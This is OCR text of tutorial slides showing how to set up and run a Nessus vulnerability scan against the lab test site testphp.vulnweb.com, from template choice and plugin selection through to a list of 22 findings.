
Nessus [17]


Scan Templates
Back to Scans
Scanner
User Defined
Search Library
DISCOVERY
Host Discovery
A simple scan to discover live hosts and open ports.
VULNERABILITIES
2
Basic Network Scan
A full system scan suitable for any host.
Advanced Scan
Configure a scan without using any recommendations.
Advanced Dynamic Scan
Configure a dynamic plugin scan without recommendations.
Malware Scan
Scan for malware on Windows and Unix systems.
UPGRADE
Mobile Device Scan
Assess mobile devices via Microsoft Exchange or an MDM.
Web Application Tests
Scan for published and unknown web vulnerabilities using Nessus Scanner.


Nessus [18]


New Scan / Advanced Scan
Back to Scan Templates
Settings
Credentials
Plugins
BASIC
General
Schedule
Notifications
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Name
testphp.vulnweb.com
1
Description
testphp.vulnweb.com
2
Folder
LAB
3
Targets
testphp.vulnweb.com
4
Upload Targets
Add File
5
Save
Cancel


Nessus [19]


FOLDERS
My Scans
LAB
1
All Scans
Trash
RESOURCES
Policies
LAB
Search Scans
1 Scan
Name
Schedule
testphp.vulnweb.com
2
On Demand


Nessus [20]


testphp.vulnweb.com
Back to LAB
Configure
Launch
1
Hosts 0
Vulnerabilities 0
History 0
No hosts are available.
Scan Details
Status: Empty
Scanner: Local Scanner


Nessus [21]


testphp.vulnweb.com / Configuration
Back to Scan Report
Settings
Credentials
Plugins
BASIC
DISCOVERY
Host Discovery
Port Scanning
1
Service Discovery
ASSESSMENT
REPORT
ADVANCED
Ports
Consider unscanned ports as closed
Port scan range:
0-65535
2
Local Port Enumerators
SSH (netstat)
WMI (netstat)
SNMP
Only run network port scanners if local port enumeration failed
Verify open TCP ports found by local port enumerators

Nessus [22]


testphp.vulnweb.com / Configuration
Back to Scan Report
Settings
Credentials
Plugins
BASIC
DISCOVERY
ASSESSMENT
1
General
Brute Force
Web Applications
2
Windows
Malware
Databases
REPORT
ADVANCED
Web Application Settings
Scan web applications
ON
3
General Settings
Use a custom User-Agent
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT
Web Crawler
Start crawling from
/
Excluded pages (regex)
/server_privileges\.php|logout
Maximum pages to crawl
1000
Maximum depth to crawl
6

Nessus [23]


testphp.vulnweb.com / Configuration
Back to Scan Report
1
Disable All
Enable All
Settings
Credentials
Plugins
Show Enabled | Show All
STATUS 2
PLUGIN FAMILY
TOTAL
STATUS
PLUGIN NAME
PLUGIN ID
No plugin family selected.
DISABLED AIX Local Security Checks 11459
DISABLED Alma Linux Local Security Checks 362
DISABLED Amazon Linux Local Security Checks 2212
DISABLED Backdoors 122
DISABLED CentOS Local Security Checks 4046
DISABLED CGI abuses 4732
DISABLED CGI abuses : XSS 690
DISABLED CISCO 2103
DISABLED Databases 820
DISABLED Debian Local Security Checks 8077
DISABLED Default Unix Accounts 171
DISABLED Denial of Service 110
DISABLED DNS 216
DISABLED F5 Networks Local Security Checks 1167
3
Save
Cancel

Plugin for Linux Scan

- Linux (Red Hat Local Security Checks, Debian Local Security Checks etc)
- Web Servers, Database
- Backdoors
- CGI abuses
- CGI abuses : XSS
- DNS, FTP
- Gain a Shell Remotely
- General
- Remote file access
- Service detection
- RPC
- Setting
- SMTP problems, SNMP

Plugin for Windows Scan

- Windows, Windows : Microsoft Bulletins
- Windows : User management
- Web Servers, Database
- Backdoors
- CGI abuses
- CGI abuses : XSS
- DNS, FTP
- Gain a Shell Remotely
- General
- Remote file access
- Service detection

Plugin for Network Device Scan

- CISCO, F5
- JUNOS , Huawei and Palo Alto Security Checks
- Default Unix Accounts, Gain a shell remotely
- Firewall
- DNS, FTP
- General, MISC
- Service detection
- Setting
- SMTP problems, SNMP
- Web Servers

Plugin for Virtualized Environments Scan

- ❑ VMware(Player, Workstation, vCenter, ESX/ESXi and vSphere)
- ❑ Oracle VirtualBox
- ❑ Citrix XenServer
- ❑ Microsoft Hyper-V
- ❑ KVM


Guidelines for choosing plug-ins

- Collect data on the target you want to check for vulnerabilities, such as the operating system (OS) and enabled services.
- Choose the appropriate plug-in for the target you want to check, and select one that matches the target's OS and services.

Nessus [24]


Search Scans
1 Scan
Name
Schedule
Last Modified
testphp.vulnweb.com
On Demand
N/A
1


Nessus [25]


testphp.vulnweb.com / testphp.vulnweb.com
Back to Hosts
Configure
Audit Trail
Vulnerabilities 22
Filter
Search Vulnerabilities
22 Vulnerabilities
Sev
Name
Family
Count
MIXED
20
PHP (Multiple Issues)
CGI abuses
21
MEDIUM
Browsable Web Directories
CGI abuses
1
MEDIUM
Web Application Potentially Vulnerable to Clickjacking
Web Servers
1
MIXED
4
Web Server (Multiple Issues)
Web Servers
4
INFO
2
HTTP (Multiple Issues)
CGI abuses
2


Nessus [26]


testphp.vulnweb.com / testphp.vulnweb.com
Back to Hosts
Configure
Audit Trail
Launch
Report
Export
PDF
HTML
CSV
Vulnerabilities 22
Filter
Search Vulnerabilities
22 Vulnerabilities
Sev
Name
Family
Count
MIXED
PHP (Multiple Issues)
CGI abuses
21
MEDIUM
Browsable Web Directories
CGI abuses
1
MEDIUM
